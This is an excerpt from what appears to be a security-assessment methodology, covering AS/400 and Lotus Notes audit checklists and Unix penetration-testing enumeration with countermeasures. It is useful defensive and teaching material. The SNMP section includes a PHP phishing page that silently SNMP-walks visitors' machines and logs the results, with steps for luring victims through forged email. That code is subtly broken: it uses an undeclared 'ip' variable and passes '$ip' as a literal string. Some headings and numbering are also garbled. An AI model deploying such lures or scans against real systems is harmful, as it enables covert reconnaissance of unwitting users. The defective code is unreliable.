Some sort of routine must be followed when a new user profile is created. The person who registers new users should receive a form that contains at least the following:

- ☐ The name of the user
- ☐ The user class
- ☐ Any deviation from the default values in the CRTUSRPRF command, verified by the person responsible for the AS/400 security
- ☐ Authority to the applications, verified by the application owners

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.16 USER IDENTIFICATION: REGISTER A USER WHO LEAVES****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

Some sort of routine must be followed when a user leaves the company, or gets a leave of absence. A form should be filled out and given to the person responsible for AS/400 security.

Before deleting a user profile, the following must be checked:

- ☐ If the user has programs that adopts his authority
- ☐ If the user owns other objects: if so, who decides if they are to be deleted, or transferred to a new owner.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.17 USER IDENTIFICATION: APPLICATION AND OWNERSHIP****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

- ☐ Which applications should be secured.
- ☐ Which applications (if any) must not be secured.
- ☐ Which applications are continuously being changed, and which are ☐ frozen ☐
- ☐ Which libraries are included in an application.
- ☐ Who within the company are the owners of the different applications.
- ☐ Which user profiles own the objects within an application. Ownership is extremely important and plays a key role in a secure system.
- ☐ Who can request changes to an application, and how are these request for changes documented and carried out.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**Note:** QUSRTOOL has a program, CHGLIBOWN, that can change the owner of a library, and all the objects within the library. This is a very powerful tool.

Please don't use it until:

- The owner of the application agrees that a change should be made. The owner may have detailed knowledge and must always be consulted.
- You have changed the owner of the library manually and see that it works. Whenever you make a change of ownership, you must be able to reverse the process if something does not work properly afterwards.
- You know if the library contains programs that adopt their owners authority.

**O.18 USER IDENTIFICATION: DAY-TO-DAY MONITORING****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

- New objects created by system users
- New users enrolled on the system
- Changes of object ownership - authorization not adjusted
- Changes of responsibilities - user group changed
- Temporary authorizations - not revoked
- New products installed
- Maintenance applied - security level lowered and not reset, and so on

The best way to keep an eye on what is happening on the system is to use the audit journal (QAUDJRN). Many types of events, such as security violations, changes to user profiles, work management, and network attributes, are logged in the journal receiver.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.19 USER IDENTIFICATION: CRITICAL USER PROFILES****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

Critical User Profiles should be checked regularly, such as profiles with special authorities and IBM-supplied user profiles where the default passwords are published.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.20 USER IDENTIFICATION: PRIVILEGED PROFILES****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

All User Profiles with special authorities such as \*ALLOBJ, \*SECADM and \*AUDIT should be extracted and compared with an authorized list of such users. The analysis should include other properties like PASSWORD(\*NONE).

The DSPAUTUSR command will print the following information for all User Profiles:

- ☐ User Profile name
- ☐ Group Profile name
- ☐ Date password was last changed
- ☐ An indicator if the password is \*NONE
- ☐ Description text

To do this, enter:

DSPAUTUSR OUTPUT(\*PRINT)

To print other User Profile information, enter:

DSPUSRPRF USRPRF(User Profile) TYPE(\*ALL) OUTPUT(\*PRINT)

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.21 USER IDENTIFICATION: IBM-SUPPLIED USER PROFILES****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

IBM-supplied user profiles should be checked in the following ways:

- ☐ For the user profiles designed as object owners or batch processing, you should verify that their password are all \*NONE to prevent them being used to sign on to the system.
- ☐ for the user profiles shipped with default passwords, you should verify that these passwords cannot be used to sign on. The default passwords should be changed immediately after installing the system. In addition, they should be changed periodically (in case they become known, are reset to the defaults, and so on). But you still should verify that the rest of parameters except the password have not been changed.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.22 USER IDENTIFICATION: CRITICAL OBJECTS****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

The public and specific authority should be checked to see that it meets the security guidelines or objectives.

List of Critical System Objects:

QSYS

QUSRSYS

QHLPSYS

QGPL

QDOC

QBASE

QCTL

QBATCH

QINTER

QCMN

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.23 USER IDENTIFICATION: EVENT MONITORING****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

The journal files and history log contain, among other information, the security-related events that must be monitored. It is necessary that this information be extracted and documented in security reports for management review. We suggest the following priorities:

1. Analyze the reported changes to security definitions and rules.
2. Analyze the access granted to highly critical objects.
3. Analyze the attempted violations.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.24 USER IDENTIFICATION: ACCESS TO CRITICAL OBJECTS****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

The access authority (but not an access log) to a specific object can be printed with the following command:

```
DSPOBJAUT OBJ(library/object) OBJTYPE(type) OUTPUT(*PRINT)
```

For the program GRPPRFR1 in library SECURITY, you would enter:

```
DSPOBJAUT OBJ(SECURITY/GRPPRFR1) OBJTYPE(*PGM) OUTPUT(*PRINT)
```

For the users in the authorization list (if one exists for the object), you can use the following command:

```
DSPAUTL AUTL(AUTL1) OUTPUT(*PRINT)
```

Where AUTL1 is the name of the authorization list.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.25 USER IDENTIFICATION: SECURITY-RELATED SYSTEM VALUES****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

Security-related system values (for example, QSECURITY, QMAXSIGN, and so on) should be reviewed to see that effective global security values have been established.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

## P LOTUS NOTES SECURITY

Sr. No	Check	Control	Compliance [Yes/No/N.A]
1	Securing the ID File	<p>Controlling the ID file and Password is rarely addressed properly. The password is associated with the Notes ID file. Authentication is with the ID file - not a server. There can be more than one copy of the ID file for any person. Each copy can have a different password or they can all have the same password. If a user has multiple computers - Home, work, London, Paris the user can have an ID file on each PC each with a different password. If the user changes their password on one PC it won't synch to the other and it won't affect the ability of the user to logon with another copy of the ID file. Each copy is independent of the others.</p> <p>Therefore if the notes Admin creates the file, he also knows the password and often keeps a copy for himself. Therefore the notes Admin always has access to users emails.</p> <p>An ID Management Solution: One solution of securely managing IDs is for two parties to be involved in the creation of the ID. Perhaps the Notes admin and a representative from HR. The Notes admin will generate the ID and HR will create (a unique password) and hold the password. HR can inform the user of the initial password and the Notes admin can deliver it. That way no one person or group has both the ID and password in their possession except the end-user.</p>	
	Expiration of ID Files	All ID files must be set to expire in at least 2 years	

2	STMP Relaying is secured	<p>Spammers constantly lookout for SMTP gateways that allow relaying of email from any users. The Lotus notes server must be configured to allow the server to only relay emails for the authorized users.</p> <p>This feature is available in Lotus Notes version 4.6.2 or later In NOTES.INI, set:</p> <p>SMTPMTA_REJECT_RELAYS=1</p> <p>SMTP_OCH_REJECT_SMTP_ORIGINATED_MESSAGES=1 - (NOT "SMTPMTA_OCH_..")</p> <p>SMTPMTA_RELAY_FORWARDS=1</p> <p>WARNING:</p> <p>If</p> <p>SMTPMTA_OCH_REJECT_SMTP_ORIGINATED_MESSAGES=1 is used, the host will still relay. Check your spelling!</p> <p>For Notes 5.x:</p> <p>The configuration document in the Domino Directory has a section for SMTP Inbound Controls. Enter a * in both of the following fields:</p> <p>"Deny messages from external internet domains to be sent to the following internet domains:"</p> <p>"Deny messages from the following external internet hosts to be sent to external internet domains:"</p>	
3	Encryption	<p>If your users require encrypted content with people outside your Notes domain you will need to employ an S/MIME solution. That entails managing some keys that Notes does easily.....when you know how.....just find someone who knows how to do it well and you'll be fine. Don't let the inmates run your S/MIME asylum. You may have regulatory requirements to be able to monitor mail content. If you're not managing the encryption then you may find yourself unable to meet regulatory requirements.</p>	
	Port Encryption	Enable port encryption for all ports	
	Database encryption	All important Databases must be encrypted	

4	Restrict use to iNotes	<p>Use iNotes only if the remote PC is secured. Temp files, attachments are left on the remote PC.</p> <p>VPN / SSL VPN products claim to clean up temp directories and they do an excellent job in a normal disconnect. If the connection drops or the remote PC hangs the VPN won't help you clean up anything.</p> <p>They do not guard against spyware, key loggers etc. Blackberries may be considered</p>	
4	Check backup softwares	Check to see if the Backup Software can back up open files	
5	Check for UPS availability	Check to see if the server has been connected to a UPS	
6	Check to see utilisation of design templates during application development	Database templates and the design task should be used to maintain databases. Procedures must be implemented that require database designers to utilize design templates when making changes to production Domino applications. This helps to restrict the database designers' access to production data. This is accomplished by forcing the database designers to make all database changes to database templates. Changes to the templates, which do not include production data, are automatically applied via the design task at 12 p.m. every evening (over whenever scheduled).	
7	Remove unnecessary services and task	Stop all unnecessary services and remove non Lotus Notes related software.	
8	Modem Connectivity	If the server has a modem attached to it, all calls must be logged.	
9	Anti Virus	The mailing solution must have anti virus. It will help if the OS to has anti virus protection	
10	Latest Patches	Check to see if the OS and Lotus Notes have the latest patches	
11	OS Hardening	Check to see if the OS is hardened as per best practices	

12	Avoiding replication Conflicts	Check to see if the Administrator reviews the replication logs for conflicts	
13	Duplicate copies of databases	Multiple replicas of a database should not be kept on one Domino servers. Utilize the Database Copy functionality within Domino to make a a copy as the new database copy will have a unique replica ID.	
14	User Maintenance	Check to see if Procedures exist to delete users as they leave the organization. The List must be up to date.	
15	Password Controls	Passwords must be configured to be at least 8 characters long	
16	Access Control Lists	All databases and their replicas must have access control lists. Internet access for each database must also be configured accordingly. Default and anonymous connections to databases must also be set to no access.	
17	OS Level File Access	Check to see that access control has been implemented on the OS	
18	Usage of Fully Qualified Names	Fully qualified Names must always be used	
19	Group Cascading	Groups should not be cascaded down to more than five levels	
20	Review Access Control to important files	Access control to the following files must be reviewed: LOG.NSF, STATREP.NSF, ADMIN4.NSF, EVENTS4.NSF, CERTLOG.NSF, NAMES.NSF, CATALOG.NSF, MAIL*.BOX, STATS*.NSF, WEBADMIN.NSF, DOMCFG.NSF	
21	Restriction to create databases	Creation of databases must be restricted to select users.	
22	Deny Anonymous connections	Verify that the "Allow anonymous Notes connections:" option has been set to "No" on all applicable Domino server documents.	
23	Domino as a service	Run the Domino as a service and set it to start automatically when the machine boots.	
24	NSF Formats	All databases must have NSF extensions to avail all security features.	

25	Select only one protocol for access	Verify that only one protocol is used for communication	
26	Protect the Passthru Functionality	Inspect the Passthru section of the server document on all servers. If Passthru is used review the group members and ensure that necessary people only are members of the Passthru users group.	
27	Review of LOGS	Check that procedures exist to review session logs, User activity logs for critical databases, replications logs, certification logs, mail routing logs	
28	Segregation of development, testing and Live environment	The Live, testing and Development environment must be different	
29	Licenses	Check to see if all users are licensed	
30	Trained Administrators	Check to see if the administrator is a Lotus Notes Certified Administrator	

## -- HOST SECURITY

## Q UNIX /LINUX SYSTEM SECURITY ASSESSMENT

### Description

UNIX systems are attacked more often than windows system. There are certain reasons related to this:

- Open Source: As UNIX (especially open source UNIX like systems) is open source more bugs are found in the source code and exploited. The advantage of open source is that it keeps UNIX safe as the source code is many times tested and also UNIX administrators are more security conscious and patch the system as soon as bug is released. If no patch is available, it is probably ready in a couple of hours. Or less, some times.
- Availability: There are more GNU Linux and UNIX boxes connected to the internet.

### Objective

- To Follow a structured approach for Unix system penetration/audit
- To Gain initial access and then escalate privileges to systems
- To Go beyond root and spread the attack further to other systems or levels
- To Understand Unix Security issues and Safeguard Methods

### Expected Result[s]

- List of live hosts
- Processes running on hosts
- List of users/shares
- List of Networks, Hosts and their relations
- Version of kernel used in operating systems and their patch level
- Vendor of operating system
- Vendor of third party and/or additional software
- List of vulnerabilities
- List of compromised hosts

### Q.1 METHODOLOGY

There are no methodic procedures to gain root access to a system. However, vulnerabilities have existed that allowed remote root access with the simple execution of an exploit. Anyway, if a system had this vulnerability, it would be easily

spotted at first hand if it was well known, and closed. But an attacker would try to get in via other means, or vulnerabilities, and our job is to try to secure the box/network fully. Not only it's "remote root" vulnerabilities.

However, we can provide you with a basic idea or guide that you could follow, like this one:

1. Identify Live Hosts
2. Identify Ports and Services
3. Enumeration Procedure
  - a. Identify Users
  - b. Identify e-Mail accounts
  - c. Identify Administrators
  - d. Identify Networks and Domains
4. Examine Common Protocols (for probable future covert channels operation)
5. Examine Unix
  - Remote Attacks
    - a. Password Attacks
    - b. Denial of Service Attacks (do not do this unless explicitly allowed)
    - c. RPC Attacks
    - d. Buffer overflow Attacks
    - e. Heap overflow Attacks
    - f. Integer overflow Attacks
    - g. Format string Attacks
    - h. Web Server Attacks
    - i. Mail Server Attacks
    - j. X11-insecurities
    - k. NFS Share Attacks
  - Local Attacks
    - a. File and Directory Permission Attacks
    - b. Symlink attacks
    - c. Race condition attacks
    - d. System call attacks
    - e. Key logger attacks
    - f. Booting from other operating system

## Q.2 IDENTIFY LIVE HOSTS

Being able to map the network of the target, both public and private, will provide us with the basic elements to initiate a full attack, and to organize it properly. One needs to split among servers, desktops and devices (like routers, switches, printers, etc). It is always important to remember that we must set an objective and use the resources and information we find in the way to accomplish it. Among the different approaches to live host enumeration we can use: Passive Scans (which additionally provides information on how much certain servers are used) and Active Scans. Let's start with the later:

### Active Scans

**Specifically, the word "Active" denotes actions that, when done, make the target receive packets generated, direct or indirectly, by us.**

Active Scans are those where we use tools like NMap ([www.insecure.org/nmap](http://www.insecure.org/nmap)) to scan a range of IP Addresses with different scanning methods. Of course, you may know one IP address and/or hostname for your target. We can use `host/nslookup` and/or `dig` to find additional hosts in the target's network. Let's take a host which has a vulnerable DNS server on it "NS" records as an example:

**Target:** `somesite.dom`

`nslookup -type=NS somesite.dom` will provide us with the NS records for `somesite.dom`. The NS records tell us which are the addresses (canonical) of the nameservers `somesite.dom` uses to store its DNS information. In case we get `ns1.provider.net` and `ns2.provider.net` as nameservers, we need to get their IP addresses (which can be multiple if a round robin A record is used for each name), so we can do a zone transfer (AXFR) against those nameservers, the authoritative ones for `somesite.dom`, and get a listing of all DNS records of `somesite.dom`:

`nslookup -type=A ns1.provider.net`

Now we have the IP address(es) for `ns1.provider.net`. Let's use that on a `host` command to do an AXFR transfer:

```
host -I somesite.dom IP_OF_NS1_PROVIDER_NET
```

If the nameserver AND firewall are both misconfigured (that is, no access control rules for zone transfers are set on the nameserver(s) and no matching rules are set on the firewall for the filtering of port 53/tcp, the one used for zone transfers), then we shall get the forementioned listing. The operation can be repeated against the other nameservers, and the results saved on separate files. This way we may, additionally, discover if the nameserver manager(s) have a proper, redundant, nameserver setup.

**It is a good idea to try to discover at what are the system administrators good at. This way, we can better plan the attack.**

On the other side, quite a typical situation is that an enterprise does usually hire more than one public IP addresses, and usually, the provider assigns a block (technically speaking, a subnet with 24 or less bits for its length). For example, if you have the company website at "www.somesite.dom", and it corresponds to one public IP address x.y.z.204, then you should traceroute to it, see which is the previous hop to the last one. If it is from the same subnet, then it may probably be the company router and/or firewall. An nmap operating system scan (nmap's -O option) will probe helpful. Additionally, the difference between the web server's ip address and the router's may provide an idea of how big the assigned subnet is. A service scan, banner gathering and port 80 browsing on the other IPs in or near that range may help you assign the IPs to your target's IP pool.

As you can see, the Identify Live Hosts section does sometimes overlap with the Identify Ports and Services. Active scans are usually like this.

## Passive Scans

If you are inside your target's network, in the same switch, or hub, you may be able to make use of the passive scan technique, where no packet is sent to the network, but your network adapter, in combination with a good sniffer like ettercap, will take packets that your network adapter reads, thus showing the found IP addresses and optionally OS-fingerprinting them. It uses the "legal" traffic the host sees to make the scan, thus being "passive".

We will talk more about sniffers and such ahead in this document.

### Q.3 IDENTIFY PORTS AND SERVICES

We are all used to match ports and services when generally used. We know SMTP runs on port 25, SSH on port 22, HTTP on port 80, and so. But some administrators, who take the Security through Obscurity approach (not a good idea), usually move non-internet-vital services, like ssh, to other ports. That's why it is usually important to do a two-stage port scan:

In the first scan, we search for common ports, for example, using nmap's -F switch. If we find or sense that more services should probably be running, we may start a second (and maybe subsequent) scans, to map the whole port range (tcp and udp), from 1 to 65535. Nmap's -sV switch will additionally gather banners and do service detection over non-standard ports, and will provide a piece of read bytes from the connection when it cannot determine the service running on it. Please, try out Nmap's -T parameter, which allows you to slow down a scan. Of course, it will take longer to finish, but it'll be stealthier. Additionally, the -f parameter, to use packet fragmentation during the scan, will help with some IDSes.

The most important aspect from port and service scanning relates to the knowledge of the system administrator we get. You can think of an equation where you fill in the "unnecessary services open to the world" and "old software versions" values. It is important to understand or get to know the sysadmin: it will prove helpful when you get into the system. More on this later...

### Q.4 ENUMERATION ATTACK

Enumeration attacks are used to get information from the related service. For example, from NetBIOS we can get Shares, computer names, server names, OS release, etc. From finger, we can get usernames and how long and how much they work on the system. We will provide examples of different types of enumeration.

#### Q.4.1 Identify Users

##### Description

Example methodology for User Enumeration

**Objective**

To take advantage of mis-configurations on different services / protocols (see **Process**) to get deeper knowledge of user base. And probably know if accounts apart from root are used at all. Many times GNU+Linux based boxes are set up as firewalls, VPN Servers or gateways, thus local users not being much used.

**Expected Result[s]**

Username, Email Addresses, login/logout time, Plan files, Default Shell.

**Pre-Requisite**

Ports of services in **Process** should be open from our perspective.

**Process**

- finger
- rwho
- ruser
- SMTP

**Q.4.1.1 RPCINFOUSER IDENTIFICATION: FINGER****Description**

Finger services expose system user information to any entity on the network. Finger works on port 79 TCP/UDP by default.

Helps attacker to guess user accounts by performing guessing usernames.

Inform attacker if user has new email.

Helps attacker to guess the operating system.

Options:

```
#finger -l @target.com
```

```
#finger -l root@target.com
```

```
#finger -l 'a b c d e f g h'@target.com (Solaris Vulnerability)
```

**Examples/Results**

```
# finger root@target.com
```

```
Login: root
```

```
Name: root
```

```
Directory: /root
```

```
Shell: /bin/bash
```

```
On since Mon Oct 13 22:06 (IST) on tty1 54 seconds idle
```

```
On since Mon Oct 13 23:53 (IST) on tty2 17 minutes 4 seconds idle
```

```
On since Mon Oct 13 23:39 (IST) on tty3 4 hours 56 minutes idle
```

```
On since Mon Oct 13 23:39 (IST) on tty4 4 hours 56 minutes idle
```

```
On since Mon Oct 13 22:06 (IST) on :0 (messages off)
```

```
On since Mon Oct 13 22:34 (IST) on pts/0 from :0.0
```

```
50 minutes 6 seconds idle
```

```
On since Tue Oct 14 04:20 (IST) on pts/2 from 203.124.156.112
```

30 minutes 15 seconds idle  
 On since Tue Oct 14 00:46 (IST) on pts/5 from :0.0  
 1 hour 7 minutes idle  
 Mail last read Tue Oct 14 04:04 2003 (IST)  
 No Plan.

# finger @target.com

Login: broot                      Name: Mr. Root  
 Directory: /root                Shell: /bin/bash  
 Last login Wed Jan 30 09:43 2002 (CET) on console  
 No Plan.

Login: nonroot                    Name: Non-root root user for NFS  
 Directory: /nonexistent        Shell: nologin  
 Never logged in.  
 No Plan.

Login: root                        Name: Mr. Root  
 Directory: /root                Shell: /bin/sh  
 Last login Wed Jan 30 09:43 2002 (CET) on console  
 No Plan.

# finger 'a b c d e f g h'@www. sun-target.com

### Analysis/Conclusion/Observation

- Finger daemon is running on target system
- root user is logged in into the system

### Countermeasures

- Use xinetd/tcpwrappers as per your need to control the access services based on followings:
  - Host/IP
  - Users
  - User Group
  - Access Time
- Strongly recommended to block the port on External Router/Firewall.
- Disable the service if not used from /etc/inetd.conf and restart the inetd process.  
 This is only for Sun OS and some flavors of Linux
- Disable the service if not used from /etc/xinetd.conf (or delete the file finger from xinetd.d) and restart the xinetd process.
- Run the service on non-standard port from /etc/services. Make sure there are administrative problems with this. Client need to run the service on the same port as server.
- Give access on need to know basis on specific interface using xinetd/tcpwrappers or any firewall (iptables)

- For Solaris Vulnerability apply the relevant patches from Sun Microsystems.

<http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0016.html>

### Remarks

By setting up a fake finger daemon, if finger is not really needed, we can provide attackers with false information, and additionally we could redirect their attention to other host, like a honeypot.

### Q.4.1.2 USER IDENTIFICATION: RWHO

#### Description

This is similar to finger. Attack is only for local segment. It's a remote connecty of who command. It's a combination of who information from all of the systems in the local network running rwho server(daemon). It works on udp port 513.

#### Steps to be performed

```
#rwho -a wally becky smith
```

#### Examples / Results

```
#rwho -a wally becky smith
```

```
becky  cygnus:pts0   Jan 17 11:20 :12
smith  aquila:ttyp0   Jan 15 09:52 :22
wally  lyra:pts7      Jan 17 13:15 1:32
wally  lyra:pts8      Jan 17 14:15 1:01
```

#### Analysis/Conclusion/Observation

As you can see wally becky and smith are online and wally is idle for more than one hour. These are the details we can use to check who is watching and who is active.

#### Countermeasure

- Disable the rwho service if not used from /etc/inetd.conf and restart the inetd process. This is only for Sun OS and some flavors of Linux.
- Use xinetd/tcpwrappers as per your need to control the access services based on followings:
  - Host/IP
  - Users
  - User Group
  - Access Time
- Recommended to block the port on External Router/Firewall.
- Disable the service if not used from /etc/xinetd.conf (or delete the file finger from xinetd.d) and restart the xinetd process.
- Run the service on non-standard port from /etc/services. Make sure there are administrative problems with this. Client need to run the service on the same port as server.
- Give access on need to know basis on specific interface using xinetd/tcpwrappers or any firewall (iptables)

**Q.4.1.3 USER IDENTIFICATION: RUSER****Description**

This is similar to who but only of local network. It is used to provide information on who is currently logged into the systems in the local network. Works on udp port 513.

**Steps to be performed**

- #rusers -a <target IP>
- #rusers -l <target IP>

**Examples / Results - 1**

```
#rusers -a <target IP>
[root@localhost root]# rusers -a 192.168.0.60
192.168.0.60      root root root root gaurav
```

**Analysis/Conclusion/Observation**

This will come up with usernames with the corresponding hostnames, and the hostnames even if no one is logged on to them. The host names are useful to map the network completely. The usernames as usual comes handy while trying to gain access.

**Examples / Results - 1**

```
#rusers -l <target>

[root@localhost root]# rusers -l 192.168.0.60
root  192.168.0.60:tty1    May 11 22:02    :01
root  192.168.0.60:pts/0    May 12 02:00    :01 (192.168.0.100)
root  192.168.0.60:pts/1    May 12 00:35    :16 (192.168.0.1)
root  192.168.0.60:pts/2    May 12 01:39    :15 (192.168.0.70)
gaurav 192.168.0.60:pts/3    May 12 01:41    (192.168.0.1)
```

**Analysis/Conclusion/Observation**

This will produce a list of users sorted alphabetically by hostname.

**Countermeasure**

Disable the service if not necessary to be used

- Disable the rusers service if not used from /etc/inetd.conf and restart the inetd process. This is only for Sun OS and some flavors of Linux.

- Use xinetd/tcpwrappers as per your need to control the access services based on followings:
  - Host/IP
  - Users
  - User Group
  - Access Time
- Recommended to block the port on External Router/Firewall.
- Disable the service if not used from /etc/xinetd.conf (or delete the file finger from xinetd.d) and restart the xinetd process.
- Run the service on non-standard port from /etc/services. Make sure there are administrative problems with this. Client need to run the service on the same port as server.
- Give access on need to know basis on specific interface using xinetd/tcpwrappers or any firewall (iptables)

**Q.4.1.4 USER IDENTIFICATION: SMTP****Description**

Simple Mail Transfer Protocol service works on Port 25 and supports VRFY, EXPN, ESMTP, HELP, and/or EHLO

The EXPN and VRFY commands can be used for user enumeration.

**EXPN Command**

A remote attacker can use EXPN command to find mail aliases. He can find username that is mapped to the administrator account on the mail server.

**VRFY Command**

A remote attacker can get first and last name registered to any email account. These names can also be used in social engineering attacks.

**Steps to be performed**

- telnet <target> 25
- vrfy \$user

NOTE: Replace \$user with an username.

**Examples / Results**

```
"telnet target 25".
vrfy user
```

This will produce an output like:  
250 kartikeya puri <user@target>

```
expn all
250-someone somewhere <user@target1>
250-another guy <root@target1>
250-yetanotehr guy <guest@target2>
250-real babe babe@babevilla
```

**Analysis/Conclusion/Observation**

Many a times users tend to keep their passwords as a combination of their full name. This information can be used for social engineering attacks as well.

Another magic command is expn. It is similar to the vrfy command, except that in the case of a mailing list, or expansion list, it will show all the members of that list. The

SMTP expn command causes the MTA to expand (show all the recipients) of an address. To illustrate the risk, consider that many sites have aliases that include all or a large segment of users. Such aliases often have easily guessed names, such as all (as used in above example), everyone, users, subscribers or staff. A simple probe to all gave the list of users under that alias.

**Countermeasure**

- Disable the VRFY and EXPN command using SMTP Server's manual. **CVE:** [CAN-1999-0531](#)

**Q.4.1.5 USER IDENTIFICATION: RPCINFO****Description**

Say there is this remote host and we don't know usernames as previous methods have failed us. Say during our investigation we came across the fact that this server is running portmap. Wouldn't it be nice if we can know the name of the programs running so we can try the exploits for those services and there will be no need to wait for cracking the usernames and passwords. All we need to do is probe the target for rpc information.

**Steps to be performed**

```
#rpcinfo -p target
```

**Examples / Results - 1**

```
#rpcinfo -p target
  program vers proto  port
100000  4  tcp   111  portmapper
100000  3  tcp   111  portmapper
100000  2  tcp   111  portmapper
100000  4  udp   111  portmapper
100000  3  udp   111  portmapper
100000  2  udp   111  portmapper
100232 10  udp  32772  sadmind
100221  1  tcp   32772
100068  2  udp   32773
100068  3  udp   32773
100068  4  udp   32773
100068  5  udp   32773
300326  4  tcp   32773
100249  1  udp   32778
100249  1  tcp   32779
300598  1  udp   32781
300598  1  tcp   32780
805306368 1  udp   32781
805306368 1  tcp   32780
```

**Analysis/Conclusion/Observation**

This will probe the portmap service on the host target using Version 2 of the portmap protocol and displays a list of all registered RPC programs. Remember that NFS runs on RPC. If the mountd RPC process is listed, a showmount -e \$target may probe useful.

**Countermeasure**

Restrict access from perimeter firewall / router, or any unnecessary location.  
 Stop portmap service if RPC is not used. Remember following important programs uses RPC  
 NFS, NIS, Wall, NIS, rstatd, r services,

**Remark**

This service has history of vulnerabilities and it is attacker's prime target.

### **Further Reading and Links**

SANS TOP-20: [www.sans.org/top20](http://www.sans.org/top20)

## **Q.5 EXAMINE COMMON PROTOCOLS**

SNMP

TFTP

FTP

SMTP

HTTP

NNTP

Telnet

Layer 2 Protocols

### **Q.5.1 Examine SNMP Service**

#### **Description**

Simple network management protocol. A boon for administrators who need it and know how to use it and a curse for someone who is not really careful with it. SNMP uses community names, there are two, one is public and another private. Both communities have their permissions of read and write. By default the snmp community strings in some servers are "private" and "public". Compromising SNMP community strings makes a major dent in the overall security. Guessing a community string with write privilege is similar to compromising a box. It can be used to identify operating system, user/share enumeration, uptime, systemname, services, modify configuration of device (router, firewall, etc).

#### **Objective**

To obtain configuration details and write access to devices

#### **Expected Result[s]**

Depending on device type

#### **Pre-Requisite**

SNMP service should be running on the target machine

#### **Process:**

1. Determine SNMP community strings on the target
2. Get MIB values by SNMP walking and pilfer for information
3. Compromise the System

**Q.5.1.1 DETERMINE SNMP COMMUNITY STRINGS ON THE TARGET****Description**

This can be achieved in two ways:

1. Guess Community strings
2. Bruteforce Community string
3. OS scan the device, try to discover Vendor and use Default Password Lists
4. Sniffing.

**Examples / Results**

<http://www.securiteam.com/tools/5EP0N154UC.html>

**Analysis/Conclusion/Observation****Q.5.1.2 GET MIB VALUES BY SNMPWALKING AND PILFER FOR INFORMATION**

17. Identify Operating System
18. Identify Server Uptime
19. Identify Processes / Services
20. Identify Shares
21. Identify users

**Examples / Results - 1****PHP function for SNMP walk****Description:**

PHP have the inbuilt function for performing SNMP walking. The format for snmpwalk function is array snmpwalk (string hostname, string community, string object\_id [, int timeout [, int retries]])

A Snippet from PHP manual for snmpwalk says "Returns an array of SNMP object values starting from the object\_id as root and FALSE on error."

snmpwalk() function is used to read all the values from an SNMP agent specified by the hostname. Community specifies the read community for that agent. A NULL object\_id is taken as the root of the SNMP objects tree and all objects under that tree

are returned as an array. If object\_id is specified, all the SNMP objects below that object\_id are returned.

### Pre-requisite

One needs to know the community names. If the default community names "private" and "public" are enabled, then the following code will work just fine.

### Steps To be performed:

1. Change the public or private string names if needed.
2. Host the page on a web-server with PHP4 support.
3. Trick the user into using this page. ( a forged email can be used)
4. Download data.txt for reading the results.

```
<?php
ip = getip();                // Getting the ip of target machine
$filename = "data.txt";      // this file needs to reside on server
$useragent = $_SERVER['HTTP_USER_AGENT']; // capturing the browser name
(for OS guessing)
$date = date("F j, Y, g:i a"); // to keep track of who visited the page when
$fh = fopen($filename, "a") or die("Internal error");
$a = snmpwalk('$ip', "public", "") or die("Internal Error");
$b = snmpwalk('$ip', "private", "") or die("Internal Error");
for ($i=0; $i < count($a); $i++) {
    echo $a[$i];
    $data = $ip . "|" . $useragent . "|" . $date . "|" . $a[$i] . "\n";
    fwrite($fh , $data) or die("Internal Error");
}
for ($i=0; $i < count($b); $i++) {
    echo $b[$i];
    $data = $ip . "|" . $useragent . "|" . $date . "|" . $b[$i] . "\n";
    fwrite($fh , $data) or die ("Internal Error");
}

fclose($fh);
echo "This page is down for maintainence";
```

//the following function will get machines ip, depending upon the settings. Thanks Shaolin Tiger for help with this bit.

```
function getip()
{
    if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"),
"0.0.0.0"))
        $ip = getenv("HTTP_CLIENT_IP");
    else if (getenv("HTTP_X_FORWARDED_FOR") &&
strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "0.0.0.0"))
        $ip = getenv("HTTP_X_FORWARDED_FOR");
    else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"),
"0.0.0.0"))
        $ip = getenv("REMOTE_ADDR");
    else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR']
&& strcasecmp($_SERVER['REMOTE_ADDR'], "0.0.0.0"))
        $ip = $_SERVER['REMOTE_ADDR'];
    else
        $ip = "0.0.0.0";
    return($ip);
}

?>
```

### Analysis/Conclusion/Observation

Attacker sends a malicious link to target. Target clicks on it and inline code is executed; it collects sensitive information from the target and send it to attacker. This is evading proxy/firewall in the process.

### Countermeasure

- If the service is not absolutely required, disable it.
- Filter SNMP (TCP/UDP 161, 162) traffic at firewall. Allow trusted subnets to poll or manage devices externally unless it cannot be avoided.
- Consider Community strings as important as passwords and apply the same best practices. (secret = secre?t)
- Try using SNMP v3 with message authentication and PDU encryption.
- Deploy host based firewall (access control system) to filter SNMP traffic

- Try to make MIBs read-only wherever it's possible

### Further Readings

Cisco's paper on SNMP

Using SNMP for Reconnaissance

## Q.5.2 Examine Trivial File Transfer Protocol (TFTP)

### Description

TFTP uses UDP for data transfer and it is a connection less protocol, which doesn't support authentication. TFTP is a limited FTP service with no authentication. It supports very limited set of commands. It is commonly used by Routers, Switches and other devices to connect to a TFTP server during Firmware upgrade.

### Objective

To retrieve files without authentication issues

### Expected Result[s]

Information that may be used to further compromise the system: configuration files, logs, etc.

